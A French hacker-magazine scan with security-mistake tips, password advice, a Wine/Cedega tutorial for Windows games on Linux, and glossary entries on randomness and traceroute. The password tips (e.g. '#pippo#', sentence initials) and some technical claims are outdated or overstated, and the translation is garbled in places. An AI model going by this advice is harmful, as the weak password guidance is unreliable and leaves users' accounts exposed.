8. SE FIER LES YEUX FERMES A NOS DEFENSES.

Les grandes entreprises en arrivent à payer un hacker car certains tentent constamment de pénétrer dans leur réseau informatique. Pourquoi ne ferions-nous pas de même ? Pas besoin de payer quelqu'un. Il suffit plutôt de faire appel à un ami de confiance, un membre de la famille, un collègue, un ami d'école... mettez-vous d'accord et sondez mutuellement vos systèmes, pour voir s'ils sont vulnérables. Les surprises seront à l'ordre du jour...

9. AVOIR UNE SEULE LIGNE DE PROTECTION.

Que de gens en installant un firewall désactivent l'antivirus, ou l'anti-spyware ! Ce sont des fous alliés. Il faut disposer de plusieurs niveaux de défense,

surtout dans un environnement à risque, et si nécessaire aller jusqu'au stupide password sur l'écran de veille. Banal certes, mais c'est toujours une protection de plus.

10. CHOISIR DES PASSWORDS SIMPLS.

Nous traitons cette règle en dernier car il s'agit d'une lacune de base. Quelle que soit votre protection, si votre password est trop simple, il ne servira à rien.

Pour une fois dans votre vie, sentez-vous plus en sécurité en ne suivant pas les règles ! Essayez vous verrez !



POUR UN PASSWORD INFALLIBLE


Des trucs simples pour augmenter la sécurité de votre mot de passe :

- a) ajoutez des symboles. #pippo# est plus sûr que pippo ;
- b) mélangez, associez plusieurs mots : pippopluto, pippluto... ;
- c) initiales d'une phrase typique : l'amour de ma vie = ladmv ;
- d) insérez des cryptages, nombres et symboles : california =k@lif0rnY@ ;
- e) préférez un password long : supercalifragilistichepsalitoso.



DES JEUX WIN

Etant donné qu'il ne s'agit pas d'un émulateur, mais d'un convertisseur d'appels, les jeux fonctionnent très bien et sans perdre de vitesse. Si l'on connaît la marche à suivre



Beaucoup pensent qu'il est indispensable d'avoir un émulateur pour utiliser des jeux Windows sous Linux, et que les émulateurs sont trop lents pour pouvoir utiliser les jeux. C'est faux, car désormais il y a Wine, né de la communauté Linux, et dont le nom signifie justement Wine Is Not Emulation.

Wine accepte les appels système des programmes Windows (hé, j'ai besoin d'accéder au disque dur!) et les transmet à une structure Linux, qui les envoie à fins utiles vers le processeur. Le processeur reste le même et n'est pas émulé, dont il n'y a aucun ralentissement. Le programme Windows ne s'aperçoit de rien et fonctionne comme si de rien n'était.

Examinons le processus. En guise d'exemple, nous allons utiliser Neverwinter Nights, un jeu de Bioware. Le but de cet article n'est pas d'avoir Neverwinter Nights sous Linux; car dans ce cas, il existe un client tout prêt sur le site de Bioware. Non, il

s'agit de démontrer que Wine est un système valable également pour les jeux, si l'on fait l'effort d'être un peu entreprenant.


Choisir le bon Wine

Nous avons choisi Cedega (auparavant appelé WineX), qui est une implémentation de Wine réalisée par TransGaming Technologies. Il existe en effet quelques problèmes avec le Wine officiel (cela dépend de la version, mais dans certaines situations, le jeu ne peut même pas être installé), que cette version nous a permis de résoudre.

Un point important: Cedega n'endommagera pas une éventuelle installation préalable de Wine. Les outils utilisés sont ceux de Wine, dans l'habituel répertoire (path_personale)/wine/tools. Cedega se trouve installé dans le répertoire /usr/lib/transgaming et le fichier de configuration est ~/.transgaming. Ce qui signifie que ~/.wine ne sera pas touché, et que les paramètres du Wine préalablement installé resteront les mêmes.

Au niveau de l'installation de Wine, il y a une chose que nous devons faire nous-même. Dans le répertoire du code source de Wine, il faut faire `./configure --enable-opengl --enable-sdldev --with-x --prefix=/usr/lib/transgaming/cedega`
`make depend`
`make`
`make install`

Il faut copier le binaire dans /usr/lib/transgaming/Cedega/bin. Cela peut valoir la peine de créer un lien vers /usr/bin ou vers notre répertoire bin préféré. De cette façon, Cedega sera parfaitement opérationnel, et en plus, il ne provoquera pas de conflit avec une éventuelle autre copie de Wine.



SOUS

LINUX

GRACE A

WINE

LES CAVES DE WINE

La version officielle de Wine se situe à l'adresse <http://www.winehq.org/>, mais le programme que nous avons utilisé s'appelle Cedega et se trouve à la page <http://www.transgaming.com/>. Pour pouvoir le télécharger, vous devrez vous enregistrer sur le site. Tout ceci concerne uniquement les PC. Les utilisateurs de Mac doivent télécharger Darwine, à la page <http://darwine.opendarwin.org>.

Installer NWN

Surprise: avec Neverwinter Nights, comme avec beaucoup d'autres jeux, l'installation standard lancée via setup ne fonctionne pas. Il doit y avoir un problème avec le système de protection du disque, ou alors c'est à cause du programme setup, qui ne fonctionne pas correctement avec les bibliothèques de Wine.

Solution: il faut installer le jeu sur un PC Windows. Dans notre cas, il sera installé dans C:\NWN.

Copions ce répertoire dans le répertoire qui, pour Transgaming, se comporte comme un disque Windows. Il s'agit du répertoire `~/transgaming/c_drive`, qui possède un lien symbolique par défaut vers `~/TransGaming_Drive`.

Si l'installation du jeu crée des fichiers à d'autres endroits,

ou si nous savons qu'il y a besoin d'autres fichiers, prenons-les et mettons-les dans le dossier à peine copié. Ici, il s'agit de MFC42.DLL et RICHED32.DLL

à partir de C:\WINDOWS\SYSTEM, que nous devons déplacer dans le dossier NWN qui finira sur le système Linux. MFC42.DLL est requis par l'utilitaire de mise à jour de NWN; quand à RICHED32.DLL, nous savons qu'il est nécessaire, car lorsque nous avons lancé le programme sans ce fichier, nous avons reçu un message d'erreur.

Ensuite, nous téléchargeons l'utilitaire de mise à jour de NWN, et nous mettons le tout dans le dossier habituel. Le fichier le plus à jour devrait être <http://nwdownloads.bioware.com/neverwinternights/patch/nwupdate1.23.exe>. Ce fichier ne doit absolument pas être renommé; lançons-le et téléchargeons la mise à jour correspondant à la dernière version du jeu.

Résolutions

Il peut y avoir quelques problèmes au niveau du rendement vidéo, car Wine n'est pas encore aussi sophistiqué que Windows en ce qui concerne la gestion des résolutions d'affichage. Neverwinter Nights ne fonctionne qu'avec une résolution 800 x 600 en couleurs 32 bits. Ce n'est pas le top, mais ce n'est pas catastrophique non plus. Il sera aussi sûrement impossible de lancer le fichier exécutable du jeu, si ce n'est à partir du dossier même du jeu. Allons dans `~/TransGaming_Drive/NWN` et lançons le fichier `nwmain.exe`.

SI VOUS ETÊTES INTÉRESSÉ PAR NWN

Peut-être certains d'entre vous ont-ils envie d'essayer le jeu sans s'engager dans Wine. Pour cela, il existe un client du jeu pour Linux, tout prêt et offert par Bioware à la page <http://nwn.bioware.com/downloads/linuxclient.html>.

NWN nous permet de nous déplacer tranquillement avec la souris à l'intérieur et à l'extérieur de sa fenêtre, sans difficulté; mais attention, nous n'aurons pas toujours autant de chance.


Le curseur de la souris n'apparaît pas comme il le devrait dans NWN, mais quand le jeu demande à le changer, cela fonctionne. Donc ça ira très bien comme ça.

Enfin, les vidéos d'introduction du jeu ne fonctionnent pas, alors que celles à l'intérieur du jeu fonctionnent. Nous nous sommes déjà heurtés à ce genre de situation avec d'autres jeux. Alors si le jeu fonctionne, ne nous entêtons pas sur les présentations.



WINE ET PLUS

L'appétit vient en mangeant. Or sachez qu'avec Wine, il y a moyen d'étancher sa soif en matière de logiciels Windows! A l'adresse <http://apddb.winehq.org/>, vous trouverez une base de données qui expose le degré de compatibilité entre Wine et au moins 2.669 applications Windows. Si vous souhaitez approfondir ce thème, nous vous conseillons également les sites <http://frankscorner.org/>, <http://sidenet.ddo.jp/winetips/config.html>, ainsi que l'excellent <http://www.von-thadden.de/Joachim/WineTools/>.




En termes de rendement

Wine n'est pas une émulation; c'est pourquoi les prestations du système devraient être les mêmes, ou équivalentes, par rapport à celle que nous aurions sous Windows. D'ailleurs, nous avons pu le constater dans la pratique. Les prestations effectives dépendent de la qualité de la carte vidéo et de la quantité de RAM, mais, en substance, le nombre de photographes par seconde est pratiquement le même.

Le son aussi est parfait, sauf lorsque nous faisons des copies d'écran du jeu, auquel cas il a tendance à s'évanouir un instant. Nous sommes également venus à bout de ce problème, en configurant directement l'émulation de Direct3D. Ceci est aussi valable pour les jeux de la série Grand Theft Auto, par exemple.

Le temps de chargement des modules est plus que satisfaisant. Notre système dispose d'un gigabyte de RAM, ce qui y est sans aucun doute pour beaucoup; mais cela devrait rester correct même avec un peu moins de RAM. C'est dans ces moments-là que l'on apprécie l'efficacité des bibliothèques de Wine. Même l'enregistrement des parties se fait en des temps tout à fait comparables à ceux de Windows.

Pour NWN comme pour de nombreux jeux, le jeu en réseau et en ligne est important, et il peut aussi se faire par le biais de Wine, même si les portes nécessaires devront peut-être être ouvertes manuellement. Dans le cas de Neverwinter Night, la liste se situe dans un fichier qui dépend de la version installée, et qui s'appelle par exemple Nw128.txt.




Les résultats obtenus sont souvent supérieurs si l'on édite manuellement le fichier `~/.transgaming/config`. Les paramètres ci-dessous semblent être les meilleurs avec des jeux comme NWN, Grand Theft Auto, Baldur's Gate et Diablo, et toutes les suites. Diablo II:LOD, par exemple, fonctionne parfaitement.

- [x11drv]
- ; Nombre de couleurs à reporter sur la palette système
- "AllocSystemColors" = "100"
- ; Nombre de couleurs à partir de la palette par défaut
- "CopyDefaultColors" = "0"
- ; Utilise une carte couleurs privée
- "PrivateColorMap" = "N"
- ; Dans certaines opérations graphiques, préfère l'exactitude à la rapidité
- "PerfectGraphics" = "N"
- ; Profondeur de couleur à utiliser sur les écrans à profondeurs multiples
- ;; "ScreenDepth" = "16"
- ; Nom de l'écran X11 à utiliser
- ;; "Display" = "0.0"
- ; Permet à window manager de gérer les fenêtres créées
- "Managed" = "Y"

- ; Utilise une fenêtre desktop de 640x480 pour Wine
- "Desktop" = "800x600"
- ; Utilise l'extension OGR de XFree86 si présente; (elle doit être accessible) /dev/mem!
- "UseOGR" = "Y"
- ; Utilise l'extension XShm si présente
- "UseXShm" = "Y"
- ; Permet d'utiliser la souris grab
- "XGrab" = "N"
- ; Utilise l'extension XvidMode, si présente
- "UseXvidMode" = "Y"
- ; Crée la fenêtre desktop avec affichage à double buffer; (utile pour des jeux basés sur OpenGL)
- "DesktopDoubleBuffered" = "Y"
- ; Code page used pour les caption in managed mode
- ; 0 indique le code page ANSI par défaut (CP_ACP == 0)
- "TextCP" = "0"
- ; A utiliser si vous avez plus d'un port vidéo
- ; (Wine utilise la première 'input image' qu'il trouve).
- ;; "XVideoPort" = "43"

ENCYCLOPÉDIE *du hacking*

Random signifie aléatoire. Générer des données de façon aléatoire peut s'avérer très utile dans les systèmes cryptographiques, mais c'est loin d'être une tâche facile. Une bonne partie des softwares qui génèrent des suites de nombres random ne sont pas du tout fiables ni adaptés aux systèmes cryptographiques. Les générateurs de suites random via software sont toujours pseudo-random et pour augmenter le degré de hasard, ces programmes demandent très souvent à l'utilisateur d'interagir avec l'algorithme d'une façon que l'algorithme ne peut, à priori, pas prévoir.




Random

EXEMPLE

Les systèmes cryptographiques ont souvent fait l'objet d'attaques concernant la génération des mots de passe, car ces derniers ne proviennent en aucun cas d'une source aléatoire. Certaines versions de Netscape, par exemple, généraient une chaîne de départ de la clé cryptographique considérée comme aléatoire à partir de l'horloge du système et du numéro identifiant le processus en cours. Il ne s'agit en aucun cas d'une génération aléatoire, mais tout au plus d'une génération pseudo-aléatoire.

Pour une génération pseudo-random, on trouve, par exemple, PGP qui pendant l'installation, demande à l'utilisateur d'écrire un texte. Le programme de génération de la chaîne aléatoire pour la création de la clé, contrôle le temps qui s'écoule entre chaque pression de touches et utilise ces données pour rendre l'algorithme véritablement aléatoire.



Qualités requises

La génération de chiffres véritablement random nécessite de recourir à des sources de données externes et physiques, comme la décroissance radioactive, le bruit de fond de certains circuits électroniques ou d'autres phénomènes physiques, et ainsi de suite. Après avoir généré une suite vraiment aléatoire, celle-ci pourrait être utilisée en tant que noyau pour un mécanisme de génération pseudo aléatoire capable de produire plusieurs clés à partir de ce même noyau vraiment random.

Sécurité


La cryptographie générée par des systèmes véritablement random est considérée comme sûre, contrairement à la grande majorité des systèmes softwares qui génèrent des clés à partir de mécanismes sans interaction avec l'extérieur et donc prévisibles tôt ou tard.

UN PROGRAMME DE MESURE DE L'ENTROPIE D'UN SYSTÈME ET DONC DU DEGRÉ DE HASARD QU'IL EST CAPABLE DE GÉNÉRER, EST DISPONIBLE SUR : WWW.FOURMILAB.CH/RANDOM/

APPAREIL A SOUDER, VOICI DIFFÉRENTS SCHÉMAS SIMPLES DE GÉNÉRATEURS ÉLECTRONIQUES DE BRUIT ALÉATOIRE : WWW.CIPHERSBYRITTER.COM/NOISE/NOISRC.HTM

ENCYCLOPÉDIE *du hacking*

Traceroute



EXEMPLE

Pour tracer un paquet, traceroute utilise le champ Time to Live du protocole IP, en l'augmentant de un à un. Celui-ci reçoit une réponse du nœud que le paquet rencontre. Chaque paquet envoyé atteint un nœud suivant, mais c'est alors qu'il expire car son Time to Live revient à zéro et donc le nœud envoie une réponse. En analysant le paquet de réponse, nous pouvons déterminer qui nous l'a envoyé et combien de temps il a mis pour voyager le long du réseau. Voici un exemple de traceroute :

```
[tbone 57]% traceroute allspice.lcs.mit.edu
traceroute to allspice.lcs.mit.edu (18.26.0.115), 30 hops
max
 1 helios.ee.lbl.gov (128.3.112.1) 0 ms 0 ms 0 ms
 2 lilac-dmc.Berkeley.EDU (128.32.216.1) 19 ms 19 ms 19
ms
 3 lilac-dmc.Berkeley.EDU (128.32.216.1) 39 ms 19 ms 19
ms
 4 ccngw-ner-cc.Berkeley.EDU (128.32.136.23) 19 ms 39
ms 39 ms
 5 ccn-nerif22.Berkeley.EDU (128.32.168.22) 20 ms 39
ms 39 ms
 6 128.32.197.4 (128.32.197.4) 59 ms 119 ms 39 ms
 7 131.119.2.5 (131.119.2.5) 59 ms 59 ms 39 ms
 8 129.140.70.13 (129.140.70.13) 80 ms 79 ms 99 ms
```

Qualités requises

Traceroute est présent sur tous les systèmes d'exploitation, même s'il porte parfois un nom différent, comme sous Windows, qui nous oblige à taper Tracert dans la ligne de commande. Le seul paramètre indispensable pour faire fonctionner traceroute est la spécification du serveur que vous souhaitez étudier, en clair ou sous forme d'adresse IP. La commande prévoit plusieurs options auxquelles on peut avoir accès en tapant info traceroute.

TRACEROUTE PEUT ÉGALEMENT ÊTRE UTILISÉ ONLINE,
SUR CERTAINS SITE PREVUS A CET EFFET :
WWW.SUBNETONLINE.COM/TOOLS/TRACEROUTE.HTML

Traceroute est à l'origine une commande Unix, pour tenter de tracer le parcours d'un paquet sur le réseau Internet. Nous savons qu'Internet est une agrégation extrêmement complexe de hardwares de réseau, reliés entre eux par gateway. Suivre le parcours d'un paquet peut s'avérer très intéressant, tout en nous faisant comprendre de nombreuses choses face à l'état du réseau pour accéder à un serveur déterminé.



```
9 129.140.71.6 (129.140.71.6) 139 ms 139 ms 159 ms
10 129.140.81.7 (129.140.81.7) 199 ms 180 ms 300 ms
11 129.140.72.17 (129.140.72.17) 300 ms 239 ms 239
ms
12 * * *
13 128.121.54.72 (128.121.54.72) 259 ms 499 ms 279
ms
14 * * *
15 * * *
16 * * *
17 * * *
18 ALLSPICE.LCS.MIT.EDU (18.26.0.115) 339 ms 279 ms
279 ms
```

Les nœuds 14 à 17 ne répondent pas ou ont répondu par un TTL trop petit qui n'est pas arrivé jusqu'à nous à temps. (En réalité, ce sont des nœuds internes au Massachusetts Institute of Technology, programmés pour ne pas répondre à traceroute). Quant au nœud 12... eh bien, on n'a pas de nouvelles...

Sécurité

Traceroute est un outil de sécurité en soi, car il permet de tracer un serveur à partir de son adresse IP, en parvenant à connaître son origine. A condition bien sûr qu'il n'ait pas été programmé pour ne pas répondre.

LES CODES D'ERREUR QUI SONT RESTITUÉS PAR LE
PROTOCOLE LORSQUE LE PAQUET ATTEINT UN NŒUD :
[HTTP://LIVENUDEFROGS.COM/~ANUBIS/ICMP/#TYPE3](http://LIVENUDEFROGS.COM/~ANUBIS/ICMP/#TYPE3)

LE MEILLEUR DES LOGICIELS UNDERGROUND...
LES PAS À PAS LES PLUS UTILES...

TOUT SAVOIR AVANT LES AUTRES

TOUS LES LOGICIELS INDISPENSABLES

HACKERS

MAGAZINE

SPÉCIAL

**LOGICIELS
UTILES**

SUR LE
CD

TOUS LES LOGICIELS UTILISÉS POUR LES VRAIS HACKERS

**PROTÉGEZ-VOUS
TOTALEMENT**

SUR LE CD-ROM

PLUS DE 30 PROGRAMMES COMPLETS ET PRATIQUES!!!

**10 APPLICATIONS POUR VOUS FACILITER LA VIE / 5 LOGICIELS POUR TROUVER SUR LE WEB TOUT CE QUE VOUS
CHERCHER / 6 SOFTWARES POUR OPTIMISER VOTRE SYSTÈME / INKSCAPE ET LA VERSION COMPLÈTE D'UBUNTU**



Spr.a

EN KIOSQUE

LE MEILLEUR DES SITES ET SERVICES WEB

LES CAHIERS PRATIQUES DE

L'  fficiel du Net

THEMA

COPIE & GRAVURE

FILMS, ALBUMS, JEUX...

RIEN NE LEUR RÉSISTE !

Copies de Cd et DVD
CONFORMES

GRAVER VOS COMPILATIONS
de MP3 et vidéos
avec menus

Les meilleurs
SOFTS GRATUITS

Des dizaines de
TRUCS & ASTUCES

Spr a n° 3
BEL/LUX: 3,5 € - DOM: 3,5 € - 4,75 \$ CAN -
6 FS - Maroc: 3,00 € - Suisse: 6 CHF

M 04160 - 3 - F: 3,00 € - RD



LA RÉFÉRENCE